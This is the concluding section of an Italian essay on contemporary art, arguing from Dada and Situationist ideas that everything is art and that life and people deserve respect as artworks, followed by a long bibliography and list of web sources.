Il fatto che si parli di distruzione o danneggiamento per errore di opere d'arte fa comprendere quanto il sistema non abbia compreso l'importanza dadaista. Se Duchamp e i dadaisti affermavano che tutto è arte non dovremo meravigliarci di fronte a persone che scambiano opere d'arte per oggetti comuni. Che una signora si sieda su una sedia di cartone che è in realtà un'opera d'arte ed un'altra pulisca una ciotola di plastica sporca facente parte un'installazione, che una squadra delle pulizie ripulisca una vetrata dipinta o venga verniciata una porta dovrebbe essere apprezzato in quanto l'obiettivo di creare un'opera di arte totale è stato raggiunto. Quando però vengono chiesti risarcimenti per le opere danneggiate allora si torna indietro invece di portare avanti la rivoluzione dell'arte e ci si comporta da reazionari affermando che tale opera è arte e tutto il resto no, vanificando i concetti dadaisti. La bacinella ripulita dovrebbe essere vista come una continuazione dell'arte, un insieme di situazioni hanno infatti portato alla ripulitura di tale oggetto e l'opera deve essere esposta ripulita narrandone il gesto, senza denigralo. Kippenberger probabilmente arrivò alla costruzione di tale opera mediante fatti avvenuti nella sua vita. È forse sbagliato credere che l'opera d'arte possa andare avanti per mano di qualcun altro? Se tutto è arte, è arte anche il passaggio successivo di ripulitura.

Non si può pensare di preservare il mondo solo per preservare le opere d'arte come nel caso di Turrell. La costruzione di grattacieli e la cementificazione possono essere limitate perché danneggiano l'ambiente ma al tempo stesso non possono essere limitate perché in tale modo non ci sarà un'evoluzione architettonica, sia la natura sia l'architettura sono due forme d'arte e vanno tutelate entrambe ma non si può vietare la costruzione di un grattacielo solo per tutelare un'unica opera d'arte, ovvero il buco atto a guardare verso il cielo. Se il messaggio di Turrell era quello che anche il cielo è una forma d'arte, il messaggio sarà chiaro anche con la costruzione del grattacielo perché anche quel grattacielo è un'arte.

Ma il sistema dell'arte tende a inglobare e trasformare tutto ciò che può andare contro di esso. Manzoni, nella breve vita che ha vissuto, aveva capito che non era importante l'oggetto creato dall'artista ma era fondamentale il nome dell'artista. Tutti noi defeciamo, tutti noi respiriamo, ma solo la merda e il fiato di Manzoni avevano il valore dell'oro ed in seguito quello dei diamanti. Manzoni, con le sue opere, voleva prendere in giro un sistema capace di trasformare la merda in oro. Oggi la gente vede solo scatolette contenenti

feci e non coglie il significato manzoniano perché il sistema è riuscito a trasformare l'arma usata contro di esso a proprio vantaggio. Ci sono almeno sette significati diversi alla "Merda d'artista"; è stato anche scritto che Manzoni si innalzava al ruolo del divino nell'arte, Manzoni voleva solo farsi beffe di un sistema che vedeva nell'arte un modo per arricchirsi. Questo messaggio però non è passato così chiaramente forse anche per la paura che l'effimero su cui si basa il sistema potesse distruggersi.

Non a caso, il "Complotto di Tirana" ha dimostrato quanto il sistema sia cosciente che tutto è arte ed ha giocato proprio su tutto ciò. Accettare scene di violenza, pedofilia, morte, come anche nel caso Maver degli 0100101110101101.org, da parte del sistema dell'arte, significa legittimare il concetto che tutto ciò che ci circonda è una forma artistica, ma allo stesso tempo, solo dentro il circuito dell'arte. Toccare il fondo con immagini pedopornografiche in nome dell'arte significa legittimare quel gesto, dire "ok, se la pedofilia è fatta in nome dell'arte va bene" ma se viene commessa al di fuori è da condannare. Non si può arrivare a questi livelli di tolleranza della violenza solo perché autorizzate nel nome dell'arte. L'arte deve essere sì un riflesso di ciò che abbiamo intorno, ma non può utilizzare i paraocchi per certe azioni. L'arte deve insegnare il rispetto e non autorizzare qualsiasi azione.

L'arte, come l'abbiamo vissuta fino ad ora, deve cessare di esistere per trasformarsi in uno stile di vita. Dobbiamo smettere di produrre oggetti da venerare di cui, la maggior parte della gente, non comprende il significato, ma dobbiamo concentrarci sul messaggio e tale messaggio sarà riconoscibile solo quando noi lo daremo in modo forte e chiaro.

Il messaggio deve essere di speranza e di rispetto. Tutti coloro che orbitano intorno al mondo dell'arte per "vocazione" hanno una forte sensibilità che non deve essere limitata all'oggetto, alla tela, all'installazione o alla performance. L'arte, da quando è nata e soprattutto nel periodo più recente, ci ha insegnato e ci ha abituato alla visione del mondo nella sua totalità. Se i futuristi ci hanno insegnato che il motore ha una sua bellezza e unicità artistica, la performance, con le sue azioni sanguinolente, ci ha abituato agli orrori delle guerre e la land art ci ha detto di guardare alla natura, alla sua importanza, alla sua bellezza. L'arte ci ha insegnato a guardare, non a girarci dall'altra parte ed è ciò che abbiamo il compito di fare. Tutti.

Ad oggi, il numero delle opere d'arte distrutte con il proposito di distruggere è veramente esiguo. L'arte, l'oggetto artistico, viene rispettato anche da coloro che non lo comprendono. Non ho dati certi ai quali affidarmi ma seguendo le notizie

di cronaca, posso affermare che il numero di opere d'arte distrutte con intento potrebbe aggirarsi intorno all'1% in confronto invece alla distruzione della persona, intesa come omicidio, attentato, o altri tipi di morte provocate da persone nei confronti di altre persone. L'essere umano tende a rispettare di più un'oggetto esposto in un museo che un altro individuo e tutto ciò è un controsenso dell'umanità. Un oggetto esposto è sempre riproducibile, un essere umano, una pianta, un animale invece non lo sono.

Come artisti dobbiamo smettere di atteggiarci a creatori di novità perché, come i situazionisti ci insegnano, tutto ciò che produciamo è solo la somma di ciò che viviamo, dobbiamo perciò dare molta più importanza alla vita che conduciamo piuttosto che a ciò che produciamo. Da artisti, dobbiamo far comprendere a chiunque, dal banchiere all'operaio, che anche loro devono essere artisti e diffondere il messaggio che tutto è arte. Da artisti dobbiamo rispettare il mondo come se fosse un'enorme e infinita opera di Land Art, dobbiamo aver cura di qualsiasi oggetto della nostra vita quotidiana perché quella è l'opera d'arte realizzata da chi l'ha progettata, da chi l'ha costruita, da chi l'ha venduta, dobbiamo rispettare le altre persone senza far loro del male, né con le parole né con i gesti, perché esse stesse sono opere d'arte.

Con tutto ciò non voglio né denigrare né cancellare ciò che è stato chiamato sistema dell'arte, perché anche il sistema economico messo in moto dal mercato e dalla richiesta ha una valenza importante. Tutta l'arte prodotta fino ad ora ci ha insegnato che tutto è arte e tutto andrebbe rispettato come tale. I critici, i curatori, i collezionisti, hanno il compito di tirar fuori quanto prodotto fino ad ora ed esporre il messaggio in modo chiaro. Il sistema dell'arte ha il doveroso compito di far uscire l'arte dal circolo chiuso in cui si è infilata. I critici hanno il compito di scrivere, di parlare, di diffondere il percorso che è stato compiuto per aprire le menti a tutti, in modo chiaro e semplice devono far capire che l'arte che è stata fatta fino ad ora è solo una forma di propedeutica su ciò a cui dobbiamo puntare. Gli speculatori, al contrario degli appassionati collezionisti, dovrebbero smetterla di vedere l'arte come unica fonte di ricchezza personale e dovrebbero comprendere la loro importanza come custodi di un tesoro. Tutta l'arte prodotta fino ad ora è una testimonianza, non una fonte di guadagno. Si conservano documenti, fotografie, oggetti come testimonianza di un passato, di una storia e solo le persone insensibili conservano tali oggetti solo per trarne un guadagno in futuro. Conserviamo il portachiavi dato dalla concessionaria di quando abbiamo acquistato la nostra prima automobile, custodiamo il primo libro su

cui abbiamo imparato a leggere, il braccialetto di plastica che ci hanno messo in ospedale quando siamo venuti al mondo, tutti oggetti che agli occhi degli altri non hanno valore economico ma raccontano la nostra storia. Con spirito di conservazione della storia, i collezionisti devono guardare ai loro "tesori" come qualcosa che racconta la storia dell'umanità e i curatori hanno il compito di prendere tutte queste testimonianze, unirle alle parole dei critici e trarne ancora delle esposizioni per far comprendere l'importanza dell'arte totale. Non andiamo in visita ai campi di concentramento nazisti per vedere qualcosa di bello o piacevole né per osservare la valigia di un deportato. Andiamo a vedere questi luoghi perché sono testimonianza della nostra storia e allo stesso modo dobbiamo andare a vedere qualsiasi mostra di oggetti ritenuti artistici perché ci raccontano quanto è stato fatto fino ad ora per far comprendere che l'arte è ovunque.

L'arte ha dunque la necessità di smettere di esistere per come la conosciamo. Basta oggetti, basta creatività da osservare solo in determinati spazi e luoghi. L'arte è tutto, l'arte è ovunque. Siamo tutti creativi e, applicandoci, siamo tutti in grado di apprezzare e rispettare l'arte che ci circonda ogni giorno. Rispettiamo l'individuo qualsiasi cosa esso faccia, tentando di comprendere le sue motivazioni. Ci sforziamo di comprendere perché un dato artista faccia determinate azioni e gesti in nome dell'arte, sforziamoci di comprendere qualunque persona e qualunque suo gesto. Se una persona si fa del male o lo fa agli altri, proviamo ad ascoltarla esattamente come ascolteremo le parole di un *performer* e se questa persona ha bisogno delle nostre attenzioni, diamogliele. Ascoltiamo gli altri e facciamoci ascoltare. Ascoltiamo chi ci circonda come se fosse un'artista che ci illustra la sua opera e facciamoci ascoltare come degli artisti che illustrano la propria opera. Osserviamo l'evolversi del mondo senza finire per forza nell'ecologismo radicale. Siamo in continua evoluzione, dobbiamo guardare al mondo sia con rispetto sia con spirito critico, non possiamo vivere nelle foreste ma non possiamo neanche abatterle tutte. Per fare ciò una delle forme più rispettose verso l'arte nella sua forma più naturale è avere rispetto per tutti gli oggetti che ci circondano. Possiamo consumare ma non per forza sprecare. Trattiamo lo spremiagrumi comprato al supermercato come se fosse la *Juicy Salif* di Philippe Starck e preserviamone la durata. Guardiamo al traffico delle città come un'immensa opera futurista, apprezziamone la meccanica e, se possibile, aiutiamo a migliorarla affinché non crei danno e conflitto con il resto del mondo. I momenti peggiori della nostra vita

guardiamoli come delle pause di riflessione, come delle pause creative tra un'opera e un'altra in cui concentrare le nostre idee per trarne il meglio e se proprio vogliamo e volete continuare a produrre oggetti fate sì che siano un veicolo di comunicazione e non un oggetto fine a se stesso, da contemplare e basta.

Vivete dunque, come se la vostra vita fosse un'opera d'arte in continuo mutamento e rispettate le vite degli altri perché sono anch'esse delle opere d'arte.

Bibliografia

- Argentini Fabio, *L'Attico 1957-1987*, Roma, Mondadori, 1987
- Baccelli Vittorio, *Luther Blissett, terrorista mediatico*, Edizioni della Mirandola, 2008
- Balducci Lucio, *Pseudonimi, nomi multipli e assenza del nome nell'arte del Novecento*, Tesi di laurea 2003/04
- Baltrušaitis Jurgis, *Anamorfofi, o magia artificiale degli effetti meravigliosi*, Milano, Adelphi, 1978
- Baravalle Marco, *L'arte della sovversione. Multiversity: pratiche artistiche contemporanee e attivismo politico*, Roma, Manifestolibri, 2009
- Barilli Renato, *L'arte contemporanea. Da Cézanne alle ultime tendenze*, Milano, Feltrinelli, 2003
- Barilli Renato, *Informale, oggetto e comportamento*, Milano, Feltrinelli, 1979
- Barontini Alice, *Alla ricerca di Modì. Angelo Froglià e la performance che mise in crisi la critica*, Firenze, Polistampa, 2010
- Battista John, *Bufale. Manuale di difesa contro le balle dei media*, Roma, Editori Riuniti, 2012
- Baudrillard Jean, *Il complotto dell'arte*, Milano, Sens&Tonka, 2005
- Bazzichelli Tatiana, *Networking. La rete come arte*, Milano, costa & nolan, 2006
- Beatrice Luca, *Pop. L'invenzione dell'artista come star*. Milano, Rizzoli, 2012
- Berenson Bernard, *Estetica, etica e storia nelle arti della rappresentazione visiva*, Milano, Abscondita, 2009
- Beritelli Laura, *+Kaos. 10 anni di hacking e mediattivismo*, Milano, Autistici/Inventati, 2012
- Blissett Luther, *Lasciate che i bimbi. Pedofilia: un pretesto per la caccia alle streghe*, Roma, Castelvecchi, 1997
- Blissett Luther, *net.gener@tion. Manifesto delle nuove libertà*, Milano, Mondadori, 1996
- Blissett Luther, *Mind Invaders. Come fottare i media: manuale di guerriglia e sabotaggio culturale*, Roma, Castelvecchi, 1995
- Blissett Luther, *Quaderni Rossi*, Bologna, Grafton, 1999
- Blissett Luther, *Rivista di Guerra Psichica e Adunate Sediziose*, n.0, aprile/maggio 1995
- Blissett Luther, *Totò, Peppino e la guerra psichica 2.0*, Torino, Einaudi, 2000
- Blissett Luther, *Vangelo Nichilista*, 2008
- Bonami Francesco, *Dopotutto non è brutto*, Milano, Mondadori, 2009
- Bonami Francesco, *Lo potevo fare anch'io*, Milano, Mondadori, 2007
- Bonami Francesco, *Maurizio Cattelan. Autobiografia non autorizzata*, Milano, Mondadori, 2011
- Bonito Oliva Achille, *Dadada*, Milano, Skira, 2006
- Bonito Oliva Achille, *Ubi Fluxus ibi motus. 1990-1962*, Milano, Mazzotta, 1990
- Bonito Oliva Rossella, Trucchio Aldo, *Paura e immaginazione*, Milano, Mimesis, 2007
- Bois Yve-Alain, Krauss Rosalind, *L'informe: istruzioni per l'uso*, Milano, ESBMO, 2003
- Bourriaud Nicolas, *Estetica Relazionale*, Milano, Postmedia, 2010
- Bulian Francesca, *Il Complotto di Tirana. Storia della più grande beffa artistica di inizio millennio*, Genova, Chinaski, 2014
- Casavecchia Barbara, *Voglio essere famoso*, Flash Art n. 215, Anno XXXII, 1999
- Cattelan Maurizio, Grenier Catherine, *Un salto nel vuoto*, Milano, Rizzoli, 2011
- Cavellini Guglielmo Achille, *Vita di un genio*, Brescia, Centro studi cavelliniani, 1989
- Cavellini Piero, *Guglielmo Achille Cavellini*, Brescia, Nuovi Strumenti, 1993
- Celant Germano, Manzoni Piero, *Piero Manzoni*, Milano, Electa, 1992
- Celant Germano, *Piero Manzoni. Catalogo Generale*, Milano, Skira, 2004

Centi Gilberto, *Luther Blissett. L'impossibilità di possedere la creatura una e multipla*, Bologna, Synergon, 1995

Chimirri Giovanni, *L'arte spiegata a tutti. Il senso spirituale della bellezza in dieci lezioni*, Milano, Mimesis, 2009

Ciani Piermario, *Piermario Ciani. Dal great complotto a Luther Blissett*, Udine, AAA, 2000

Corrado Fabrizio, *San Martino Paolo, Scherzi d'artista*, Torino, Celid, 2008

Covacich Mauro, *L'arte contemporanea spiegata a tuo marito*, Bari, Laterza, 2011.

Crespi Angelo, *Ars Attack. Il bluff del contemporaneo*, Truccazzano (MI), Johan&Levi, 2013

D'Adda Roberta, *Duchamp*, Milano, Rizzoli Skira, 2004

Damiani Luca, *Bufale. Breve storia delle beffe mediatiche da Orson Welles a Luther Blissett*, Roma, Castelvechi, 2004

Danto Arthur, *Che cos'è l'arte*, Milano, Johan&Levi, 2014

De Dominicis Gino, *III^a Biennale Internazionale della Giovane Pittura*, Bologna, Alfa, 1970

De Fazio Maurizio, Sabatino Pierluca, *Il postino suona sempre due volte*, Milano, Baldini & Castoldi, 1993

De Fazio Maurizio, Padiglione Lello, Sabatino Pierluca, *Granchi Rosa. 160 francobolli che sconvolsero l'Italia*, Milano, Leonardo, 1991

Debord G., Wolman G., *Metodi di Détournement*, pubblicato nella rivista *Les levres nues* n.8, Bruxelles, 1956

Deitch Jeffrey, *Post Human*, Lausanne, FAE Musée d'art contemporain, 1992

Deleuze Gilles, *Che cos'è l'atto di creazione*, Napoli, Cronopio, 2003

Deseriis Marco, Marano Giuseppe, *Net.Art. L'arte della connessione*, Milano, ShaKe, 2003

Dubuffet Jean, *Asfissiante Cultura*, Milano, Abscondita, 2006

Ernst Bruno, *Lo specchio magico di M.C. Escher*, Corea del Sud, Tasche, 2007

Echaurren Pablo, *Impala l'arte per una riscossa partigiana*, Napoli, Intra Moenia, 2003

Escarpit Robert, *L'humour*, Roma, Lucarini, 1987

Farneti Gianni, *Modigliani Storia di un falso d'arte e di una grande beffa*, Milano, Mondadori, 1988

Ferraro Angela, Gabriele Montagano, *La scena immateriale*, Milano, Costa&Nolan, 2000

Fiorentini Adriana, Maffei Lamberto, *Arte e cervello*, Bologna, Zanichelli, 2008

Focillon Henri, *Estetica dei visionari*, Milano, Abscondita, 2006

Fortini Attilio, *Il far venire all'essere dell'arte*, U.S.A., Lulu, 2010

Giusti Annamaria, *Arte e illusione*, Firenze, Giunti, 2010

Giusti Annamaria, *Inganni ad arte Meraviglie del trompe-l'œil dall'antichità al contemporaneo*, Firenze, Mandragora, 2009

Graves Tom, *Le tecniche del raddomante*, Como, Red, 1983

Graziosi Elio, *Piero Manzoni*, Torino, Bollati Boringhieri, 2007

Grottesi Marcello, *Marcello Grottesi. Vita e arte sul filo della memoria*, Roma, Pieraldo Ed., 2005

Gualdoni Flaminio, *Piero Manzoni: vita d'artista*, Milano, Johan&Levi, 2013

Gualdoni Flaminio, Manzoni Piero, Pasqualino di Marineo Rosalia, *Piero Manzoni: 1933-1963*, Milano, Skira, 2014

Home Stewart, *Assalto alla cultura. Correnti utopistiche dal lettrismo a class war*, Udine, AAA, 1996

Home Stewart, *Neoismo e altri scritti. Idee critiche sull'avanguardia contemporanea*, Milano, Costa&Nolan, 1997

Lampo Luca, *Connessioni leggendarie. Net.Art 1995-2005*, Milano, Ready-made, 2005

Longo Goffo Ileana, *0100101110101101.org, arti mediatiche dentro e fuori la rete*, Tesi di laurea 2007/2008

Macrì Teresa, *Il corpo postorganico. Sconfinamenti della performance*, Genova, Costa&Nolan, 1996

Malaspina Francesca, *Guerrilla: al confine tra marketing e sociale*, Tesi di laurea 2009/2010

Manzoni Piero, Marcone Gaspare Luigi, *Piero Manzoni: Diario*, Milano, Electa, 2013

Marzona Daniel, *Arte concettuale*, Germania, Taschen, 2006

Marchionni Monia, *L'autostoricizzazione di Guglielmo Achille Cavellini. Idea di un Museo dal suo presente al nostro futuro*, Fermo, Grafiche Fioroni, 2008

Mart, Archivio del 900, carte Cavellini

Mati Susanna, Rella Franco, *Nietzsche: Arte e verità. Una introduzione*, Milano, Mimesis, 2008

Meneghelli Luigi, Nicoletti Giovanna, Verzotti Giorgio, *Skin Deep. Il corpo come luogo del segno artistico*, Milano, Skira, 2006

Merleau-Ponty Maurice, *Il corpo vissuto*, Milano, Il Saggiatore, 1979

Mink Janis, *Marcel Duchamp*, Cina, Tashen, 2013

Montanari Tomaso, *La madre dei Caravaggio è sempre incinta*, Milano, Skira, 2012

Morandi Giovanni, *La beffa di Modigliani, tra falsari veri e falsi*, Firenze, Polistampa, 2004

Muchetti Luca, *Storytelling. L'informazione secondo Luther Blissett*, Milano, Arcipelago, 2007

Naldi Fabiola, *I'll be your mirror. Travestimenti fotografici*, Roma, Cooper, 2003

Nottingham Psychogeographical Unit, *Banalità di Base. Breve storia dell'Internazionale Situazionista*, Nottingham, 1999

Oliva Achille Bonito, *Gino De Dominicis: l'Immortale*, Milano, Electa, 2010

Osborne Peter, *Arte Concettuale*, Cina, Phaidon, 2011

Panofsky Erwin, *La prospettiva come forma simbolica*, Milano, Abscondita, 2007

Papeschi Max, *Vendere svastiche e vivere felici*, Cles, Sperling & Kupfer, 2014

Perniola Mario, *L'avventura situazionista. Storia critica dell'ultima avanguardia artistica del XX secolo*, Milano, Mimesis, 2013

Poli Francesco, *Il sistema dell'arte contemporanea*, Roma, Laterza, 1999

Poli Francesco, *Minimalismo Arte Povera Arte Concettuale*, Roma, Laterza, 2014

Polveroni Adriana, *Lo sboom. Il decennio dell'arte pazza, tra bolla finanziaria e flop concettuale*, Milano, Silvana, 2009

Ragozzino Marta, *Dada*, Pomezia, Giunti, 1994.

Ragozzino Marta, *Dada e surrealismo*, Prato, Giunti, 2005

Re Stefano, *Mindfucking. Come fottare la mente*, Roma, Castelvechi, 2004

Spector Nancy, *Maurizio Cattelan. All*, Milano, Skira, 2011.

Steeffel D. Lawrence e Duchamp Marcel, *The Complete Works of Marcel Duchamp*, New York, H.N. Abrams, 1969

Subrizi Carla, *Introduzione a Duchamp*, Roma, Laterza, 2008

Taddio Luca, *Global Revolution. Da occupy Wall Street a una nuova democrazia*, Milano, Mimesis, 2012

Thea Paolo, *Il vero cioè il falso. Invenzione, riconoscimento e rivelazione nell'arte*, Milano, Mimesis, 2003

Thompson Donald, *Lo squalo da 12 milioni di dollari*, Milano, Mondadori, 2009

Tommasini Marco, *Il viaggio dell'eroe. Luther Blissett e le epifanie del molteplice*, «Paragrafo. Rivista di letteratura & immaginari, Bergamo, Sestante, 2007

Tomassoni Italo, *Ancona per Gino De Dominicis. Atti del seminario*, Ancona, Mediateca delle Marche, 2005

Tribe Mark, Jana Reena, *New Media Art*, Köln, Tashen, 2006

Trimarco Angelo, *Post-storia. Il sistema dell'arte*, Roma, Editori riuniti, 2004

Tuner Victor, *Antropologia della performance*, Bologna, Il Mulino, 1986

Vasari Giorgio, *Le vite dei più eccellenti pittori, scultori e architetti*, Roma, Newton Compton, 1997

Vercellone Federico, *Dopo la morte dell'arte*, Bologna, il Mulino, 2013

Vergine Lea, *Body art e storie simili. Il corpo come linguaggio*, Milano, Skira, 2000

Zeri Federico, *L'inchiostro variopinto*, Milano, Longanesi, 2008

Sitografia

Amoruso Pasquale, *Acquaviva, dopo 31 anni riapre il Teatro Comunale con una "falsa partenza"*, 2014, bari.ilquotidianoitaliano.it/cultura-spettacolo/2014/04/news/acquaviva-dopo-31-anni-riapre-il-teatro-comunale-con-una-falsa-partenza-39523.html/

Andina Tiziana, *Quando l'arte è invisibile*, 2012, <http://www.tribune.com/2012/06/quando-larte-e-invisibile/>

Artevizzari, *Mi è arrivato questo messaggio nella mail e volevo sapere*, 2009, artevizzari.italianoforum.com/t2080-marasma-nel-mondo-artistico,

Barrel Loretta, *L'inconscio della rete*, 2014, www.digicult.it/it/digimag/issue-059/webs-unconscious-what-does-a-technical-image-say-of-you/

Bertola Francesco, *Oliviero Toscani for Esquire*, 2014, www.francescobertola.com/196562/3064663/man/oliviero-toscani-for-esquire

Bianchi Roberto, *Verniciarono un Duchamp Era una semplice porta*, 1987, ricerca.repubblica.it/repubblica/archivio/repubblica/1987/02/13/verniciarono-un-duchamp-era-una-semplice-porta.html

Biennaleitaliacreator.it, *1 Biennale della Creatività Italiana*, 2014, www.biennaleitaliacreator.it/index.php?lang=it

Bloglababiz.it, *Aperte le SELEZIONI per la Biennale Internazionale d'Italia della creatività*, 2013, bloglababiz.blogspot.it/2013/05/aperte-le-selezioni-per-la-biennale.html

Bortone Claudia, *Display Mediating Landscape: una mostra di opere d'arte contemporanea incompleta*, 2014, www.thesocialpost.it/display-mediating-landscape-una-mostra-di-opere-darte-contemporanea-incompleta/

Bosco Roberta, *En Londres unos artistas exponen 'piezas' de arte robadas*, 2012, blogs.elpais.com/arte-en-la-edad-silicio/2012/05/en-londres-unos-artistas-exponen-piezas-de-arte-robada.html

Capubianco.wordpress.org, *Londra: la mostra delle opere invisibili*, 2012, <https://capubianco.wordpress.com/tag/invisible-art-about-the-unseen-1957-2012/>

Castellodirivoli.org, *Vito Acconci*, 2014, castellodirivoli.org/collezione-video/artista/vito-acconci-2

Catalano Valeria, *La grande beffa dei francobolli finti*, 2011, corrieredelmezzogiorno.corriere.it/napoli/notizie/arte_e_cultura/2011/7-dicembre-2011/grande-beffa-francobolli-finti-1902451148257.shtml

Cavellini.org, *Archivio Cavellini*, 2014, www.cavellini.org/Cavellini.org/Home.html

Cavaliere Marina, *Gran beffa alle poste a suon di francobolli*, 1991, ricerca.repubblica.it/repubblica/archivio/repubblica/1991/10/05/gran-beffa-alle-poste-suon-di-francobolli.html

Cherubini Laura, *Oggetto vivente perfetto - Gino De Dominicis*, 2007, www.flashartonline.it/interno.php?pagina=articolo_det&id_art=245&det=ok

Cochran William, *William Cochran, A Handful of Keys*, NY, 2014, www.williamcochran.com/GalleryMain.asp?GalleryID=5791&AKey=YX679BSX

Corrieredelmezzogiorno.corriere.it, *Falsari riuniti, ecco il trio: le foto*, 2011, corrieredelmezzogiorno.corriere.it/fotogallery/campania/2011/12/trio_francobolli_finti/falsari-riuniti-ecco-trio-foto-1902451482645.shtml

Corriere.it, *Archivio - storico Corriere della Sera*, 2014, archiviostorico.corriere.it/#

Corriere.it, *Spiacevole fuoriprogramma al vernissage giornalista fa cadere opera di Luciano Fabro*, 2013, www.corriere.it/cronache/13_settembre_08/opera-fabro-distutta-giornalista_8292a5c8-18bb-11e3-9feb-01ac3cd71006.shtml

Cri/Zn/Adnkronos, *Boy Scout: lavano via pittura preistorica*, 1992, www1.adnkronos.com/Archivio/AdnAgenzia/1992/03/21/Esteri/BOY-SCOUT-LAVANO-VIA-PITTURA-PREISTORICA_200700.php

Cri/Zn/Adnkronos, *Milano: staccò bimbi fantoccio Cattelan, condannato a due mesi*, 2006, www1.adnkronos.com/Archivio/AdnAgenzia/2006/04/05/Cronaca/Giudiziaria/MILANO-STACCO-BIMBI-FANTOCCIO-CATTELAN-CONDANNATO-A-DUE-MESI_114630.php

Dell'Edera Samantha, *Pulisce la sala e getta via le opere d'arte «Scatta la caccia al tesoro nella discarica»*, 2014, corrieredelmezzogiorno.corriere.it/bari/notizie/cronaca/2014/19-febbraio-2014/pulisce-sala-d-arte-cestina-operescatta-caccia-tesoro-discarica-2224098429712.shtml

Demeire Maxime, *Duane Hanson*, 2011, www.boumbang.com/duane-hanson

De Stefani Giovanni, *Martin Creed dona alla Gran Bretagna la sua più discussa installazione*, 2010, www.artsblog.it/post/5562/martin-creed-dona-alla-gran-bretagna-la-sua-piu-discussa-installazione

Di Caterino Mimmo, *Il compianto Dimitri Bioy per la Tavor Art Mobil*, 2013, tavorartmobil.blogspot.it/2013/10/il-compianto-dimitri-bioy-per-la-tavor.html

EA Editore, *EA Editore*, 2014, www.eaeditore.it

Echaurren Pablo, *Jean Fabre lancia gatti in aria e si scusa con gli animalisti. E con l'arte chi si scusa?*, 2012, www.huffingtonpost.it/pablo-echaurren/jean-fabre-lancia-gatti-i_b_2083077.html

Exibart.com, *Crash! e Impronta di Luciano Fabro va in frantumi*, 2013, www.exibart.com/notizia.asp?IDCategoria=204&IDNotizia=40647

Exibart.it, *E quando l'opera muore?*, 2013, www.exibart.com/notizia.asp?IDCategoria=204&IDNotizia=40280

Exibart.com, *Telemarket, migliaia di falsi. In carcere il patron Corbelli*, www.exibart.com/notizia.asp?idnotizia=4247

Ester Palma, *Un impiccato nella galleria d'arte. Così De Dominicis torna a provocare*, 1996, archiviostorico.corriere.it/1996/aprile/12/impiccato_nella_galleria_arte_Cosi_co_10_960412872.shtml

FabioSargentini.it, *Gino De Dominicis*, 2014, www.fabiosargentini.it/mostre_performance_teatro/gino_de_dominicis

Finanzaonline.com, *Televendite Cagnola*, 2013, www.finanzaonline.com/forum/investimenti-arte-e-collezionismo/1519768-televendite-cagnola-ex-telemarket-boni-e-gli-altri-conduttori-14.html

Fizzarotti Armando, *Non era una sedia vera distrutta un'opera d'arte*, 2014, http://www.lagazzettadelmezzogiorno.it/mobile/notizia_puglia.php?IDNotizia=706228&IDCategoria=2716

Forlani Francesco, *Oliviero Toscani vs Flash Art: l'arte della beffa*, 2008, www.nazioneindiana.com/2008/09/09/oliviero-toscani-vs-flash-art-larte-della-beffa/

Fortunati Elena, *Jon Rafman - 9 Eyes*, 2013, www.collater.al/jon-rafman-9-eyes/

Francescoboni.it, *Biografia*, 2014, www.francescoboni.it/biografia.php

France-Voyage.com, *Photos de Btunique*, 2014, www.france-voyage.com/villes-villages/photos-brunique-33143.php

Fuchs Dale, *Arts, Briefly; Hanging Offense*, 2004, query.nytimes.com/gst/fullpage.html?res=9D0CE2DB153BF93BA35753C1A9629C8B63&scp=13&sq=maurizio+cattelan&st=nyt

Giovaniartisti.it, *Mi chiamo Russo Francesco Saverio ma il mio nome da artista è FISCER*, 2008, www.google.it/url?sa=t&rct=j&q=&esrc=s&source=web&cd=15&ved=0CHoQFjAO&url=http%3A%2F%2Fwww.giovaniartisti.it%2Fsites%2Fdefault%2Ffiles%2Fartisti%2FGAI%2FCV2008419_3533549.doc&ei=2MceVPeWBuWS7Aa8mIDoCg&usg=AFQjCNFSZUibE845U9MBOH05nKDKlj_5qA&sig2=o4yj_ETe7XjIAcHQXxMhKg

Gopnik Blake, *Couple stole more than other artists' ideas*, 2010, www.washingtonpost.com/wp-dyn/content/article/2010/05/16/AR2010051603391.html

Guaglione Pericle, *Situazionismo informatico. Laimonas Zakas aka GLITCHR a Roma*, 2014, www.tribune.com/2014/05/situazionismo-informatico-laimonas-zakas-aka-glitchr-a-roma/

Guzzi Nico, *Andrea Dipré*, 2011, www.nicoguzzi.blogspot.it/2011/06/andrea-dipre-un-uomo-un-perche.html

Il complotto di Tirana, *Il complotto di Tirana*, 2014, www.facebook.com/ilcomplottoditirana

Ilcuratore.it, *Artisti Internazionali a New York*, 2014, www.ilcuratore.it/doc/ny1.pdf

Ilmessaggero.it, *Gino De Dominicis, artista da scandalo prima di Cattelan e Hirst*, 2010, www.ilmessaggero.it/HOME_SPETTACOLO/ARTI/gino_de_dominicis_artista_da_scandalo_prima_di_cattelan_e_hirst/notizie/107107.shtml

Ilpost.it, *Un restauro un po' così*, 2012, www.ilpost.it/2012/08/25/un-restauro-un-po-cosi/

Johnson Warren Edward, *Blue Sky Gallery*, 2014, blueskyart.com/gallery.php?artwork=art_4c8d60268dcf7

Kilchmann Peter, *Overview*, 2014, http://www.peterkilchmann.com/artists/overview/++/name/teresa-margolles/id/17/media/tm12_hayward_16.jpg/

Lange Christy, *The '70s: Photography and Everyday Life*, 2009, www.frieze.com/shows/review/the_70s_photography_and_everyday_life/

Lastampa.it, *La Stampa*, - *Consultazione Archivio*, 2014, www.archiviolaStampa.it

Liberidicreare.it, *Falsobolli-la storia*, 2014, www.liberidicreare.it/falsobolli-pierluca-sabatino.html

Looklateral.com, *Martin Creed*, 2014, www.looklateral.com/artist/martin-creed/

Lutherblissett.net, [*LutherBlissett.net*], 2014, www.lutherblissett.net

Maramotti William.A., *Simulacra and subversion in the everyday: Akasegawa Genpei's 1000-yen copy, critical art, and the Statem*, 2001, www.sscnet.ucla.edu/history/marotti/postcol_studies_my_article_on_akasegawa.pdf

Marsala Helga, *Gombloddo! La storia del finto buco dell'artista Eron, stuccato per errore al museo Mar di Ravenna, diventa oggetto della pantomima mediatica. Con effetto virale*, 2014, www.tribune.com/2014/02/gombloddo-la-storia-del-finto-buco-dellartista-eron-stuccato-per-errore-al-museo-mar-di-ravenna-diventa-oggetto-della-pantomima-mediatica-con-effetto-virale/

Marsala Helga, *E le opere finiscono in discarica. Opening sottosopra per la mostra di Flip alla Sala Murat di Bari. La donna delle pulizie afferra gli scatoloni e li getta via. Diecimila euro di danni*, 2014, www.tribune.com/2014/02/e-le-opere-finiscono-in-discardica-opening-sottosopra-per-la-mostra-di-flip-alla-sala-murat-di-bari-la-donna-delle-pulizie-afferra-gli-scatoloni-e-li-getta-via-diecimila-euro-di-danni/

